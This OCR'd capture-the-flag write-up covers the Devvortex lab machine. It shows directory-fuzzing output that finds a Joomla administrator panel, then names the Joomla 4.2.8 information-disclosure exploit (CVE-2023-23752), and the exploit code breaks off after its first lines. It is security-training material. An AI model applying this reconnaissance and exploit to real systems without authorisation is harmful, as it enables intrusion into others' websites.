
✉ info@Devvortex.htb ▮ +1 5589 55488 55

DEVVORTEX

WELCOME TO DEVVORTEX

Welcome to the realm of stunning web design!


So it opened another website and again manual enumeration was useless over here and let's do directory fuzzing then.



```
  .bash_history           [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 81ms]
  .mysql_history          [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 81ms]
  .git/HEAD               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 81ms]
  .hta                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 81ms]
  .listing                [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 81ms]
  .bashrc                 [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 81ms]
  .config                 [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 82ms]
  .history                [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 82ms]
  .subversion             [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .cvs                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .perf                   [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .cache                  [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .svn                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .htaccess               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .svn/entries            [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .profile                [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .cvsignore              [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .forward                [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 83ms]
  .rhosts                 [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 85ms]
  .sh_history             [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 85ms]
  .ssh                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 85ms]
  .web                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 85ms]
  .swf                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 84ms]
  .passwd                 [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 87ms]
  .htpasswd               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 86ms]
  .listings               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 86ms]
                          [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 222ms]
  administrator           [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 79ms]
  api                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 165ms]
  cache                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 179ms]
  components              [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 79ms]
  home                    [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 2465ms]
  images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 82ms]
  includes                [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 79ms]
  index.php               [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 421ms]
  language                [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 79ms]
  layouts                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 79ms]
  libraries               [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 143ms]
  media                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 163ms]
  modules                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 248ms]
  plugins                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 83ms]
  robots.txt              [Status: 200, Size: 764, Words: 78, Lines: 30, Duration: 231ms]
  templates               [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 258ms]
  tmp                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 78ms]
  :: Progress: [4614/4614] :: Job [1/1] :: 32 req/sec :: Duration: [0:02:17] :: Errors: 0 ::
```

```
:: Progress: [4614/4614] :: Job [1/1] :: 32 req/sec :: Duration: [0:02:17] :: Errors: 0 ::
```

got a lot of listings.....




dev.devvortex.htb/administrator/

Development

Joomla Administrator Login

Please fill in this field

Found joomla running in /administrator.... let's try finding default creds...



Joomla! v4.2.8 - Unauthenticated information disclosure

EDB-ID:	CVE:	Author:	Type:
51334	2023-23752	ALEXANDRE ZANNI	WEBAPPS


EDB Verified: ✓

Exploit: ⭳ / {}

Platform:	Date:
PHP	2023-04-08


Vulnerable App:

```
#!/usr/bin/env ruby

# Exploit
```



